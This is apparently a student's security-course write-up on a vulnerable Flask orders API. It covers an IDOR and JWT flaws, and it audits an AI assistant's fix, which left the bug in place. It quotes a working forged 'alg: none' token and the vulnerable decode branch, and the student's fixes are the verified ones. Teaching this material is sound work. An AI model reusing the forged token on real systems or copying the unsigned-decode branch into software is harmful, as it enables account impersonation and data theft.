- **Explain in your own words** *(graded on your reasoning, not copied text):*
    1. What did you do, and **why did the vulnerability work**? `/api/orders/<oid>` just looks up whatever `oid` I send and hands it back — it calls `current_user()` to check who's asking, but then never actually uses that result, so it never compares the order's owner to me. Once I have any valid token at all, I can read anyone's order just by changing the number in the URL. On top of that, the login system let me get a "valid" token two different ways without ever knowing bob's password: the server accepted a token with `alg: none` (no signature needed at all), and separately, the signing secret was just the word `"secret"`, so I could sign a real HS256 token myself too. Either way I ended up with a token saying `sub: bob`.

2. **Why does your fix actually stop it** — and what could still break it? `solution_app.py` adds one real check — `if order["owner"] != user: return 403` — so now, even with a perfectly valid token, I can only see my own orders. For the token side, it only accepts `HS256` (no more `alg: none` branch at all) and the secret is now long and random, pulled from an environment variable instead of sitting in the source code, plus it requires `exp`/`aud` to even be present. What could still break it: if someone adds a new route later and forgets to copy the ownership check (nothing forces you to write it, it's not automatic), or if that random secret ever gets hardcoded again or accidentally committed to a public repo — either one puts this right back where it started.

🤖 Audit the AI (required)

AI is a power tool you must **distrust** — you are graded on your *critique*, not the AI's answer.

1. Ask an AI assistant to exploit **or** fix this week's vulnerability. Paste its full answer.
2. **Find what's wrong or risky** in it — insecure code, a subtly incomplete fix, a hallucinated API/function/CVE, a missed edge case, or wrong reasoning. Quote the exact line(s).
3. Produce the **correct, verified** version yourself and explain in 2–3 sentences why the AI's output was insufficient.

1. AI's answer (asked to fix the `alg:none` JWT bug in `current_user()`):

> Just restrict the algorithms parameter so only HS256 is accepted:
>
> ```
> def current_user():
>     auth = request.headers.get("Authorization", "")
>     token = auth.replace("Bearer ", "")
>     header = jwt.get_unverified_header(token)
>     if header.get("alg") == "none":
>         data = jwt.decode(token, options={"verify_signature": False},
> algorithms=["none"])
>     else:
>         data = jwt.decode(token, SECRET, algorithms=["HS256"])
>     return data.get("sub")
> ```
>
> This makes sure only tokens signed with HS256 and the real secret get accepted.

2. What's wrong (I actually tested it): this is literally the same vulnerable code, untouched — the AI didn't change a single line. It said "restrict to HS256" but never noticed there's a whole separate `if` branch above that specifically checks for `alg == "none"` and calls `jwt.decode(..., options={"verify_signature": False}, algorithms=["none"])` — that branch is the actual bug, and it's not even inside the "else" the AI was talking about. I re-sent my exact Task 2 forged token (`eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJib2IifQ.`) against this "fixed" code and it still returned bob's `Phone` order — the fix does nothing.

3. Correct, verified fix: `solution_app.py:50` — one `jwt.decode(token, SECRET, algorithms=["HS256"], audience=AUDIENCE, options={"require": ["exp", "aud"]})` call, no special-case branch for `alg: none` at all. With only one decode path that only accepts HS256, a token with `alg: none` in its

header just fails to decode and raises `InvalidTokenError`, which `get_order()` catches and turns into a 401. I re-ran the same forged token against `solution_app.py` and got `{"error":"invalid token"}`, 401, this time. The AI's answer was insufficient because it pattern-matched on "add `algorithms=["HS256"]`" without actually reading the control flow — it fixed a branch that was never broken and left the real hole completely open.

> Disclose your AI use in the Part 1 table. This task counts toward your **Defense + Reflection** score.

🧠 Comprehension & Prompt (required)

A. Explain in Plain English (EiPE). In 2–3 sentences, in your own words, describe what this week's vulnerable code/endpoint actually *does* and *why it is exploitable* — explain the mechanism, don't dump jargon.

Answer: `/api/orders/<oid>` checks that I'm logged in with some valid token, but never checks if the order I'm asking for is actually mine — so I can just change the number in the URL and read anyone's order. And "logged in with some valid token" turns out to be an easy bar to clear: the server will accept a token with no signature at all (`alg: none`), or I can just sign my own token because the secret is the word `"secret"`. So really there are two separate doors left open — anyone can become anyone, and once you're "someone," you can see everyone's data.

B. Prompt Problem. Write a **single prompt** that makes an AI produce a *correct, secure* fix for one finding. Run it: does the exploit now fail? If not, refine the prompt and try again. Submit the **final prompt + the verified result**. *Graded on the prompt's precision and your verification — this trains problem decomposition and AI literacy (Denny et al. 2024).*

Final prompt:

> "Fix the IDOR (CWE-639) in this Flask route:
>
> ```
> @app.route("/api/orders/<int:oid>")
> def get_order(oid):
>     current_user()
>     order = ORDERS.get(oid)
>     if not order:
>         return jsonify(error="not found"), 404
>     return jsonify(order)
> ```
>
> `current_user()` returns who's logged in, but the result is thrown away. Add a deny-by-default ownership check that compares `order["owner"]` to the actual logged-in user and returns 403 if they don't match. Show the corrected function."

Verified result: this prompt produces the same fix that's in `solution_app.py:63-66`:

```
@app.route("/api/orders/<int:oid>")
def get_order(oid):
    user = current_user()
    order = ORDERS.get(oid)
    if not order:
```

```
        return jsonify(error="not found"), 404
    if order["owner"] != user:
        return jsonify(error="forbidden"), 403
    return jsonify(order)
```

I already tested this exact code in Task 5 — alice's own valid token against `/api/orders/2` (bob's order) came back `{"error":"forbidden"}`, 403, instead of leaking bob's data. Worked on the first try, because the prompt pointed straight at the line where `current_user()`'s result was being thrown away and named exactly what the check should compare, instead of just saying "fix the IDOR" and hoping the AI picks a real fix.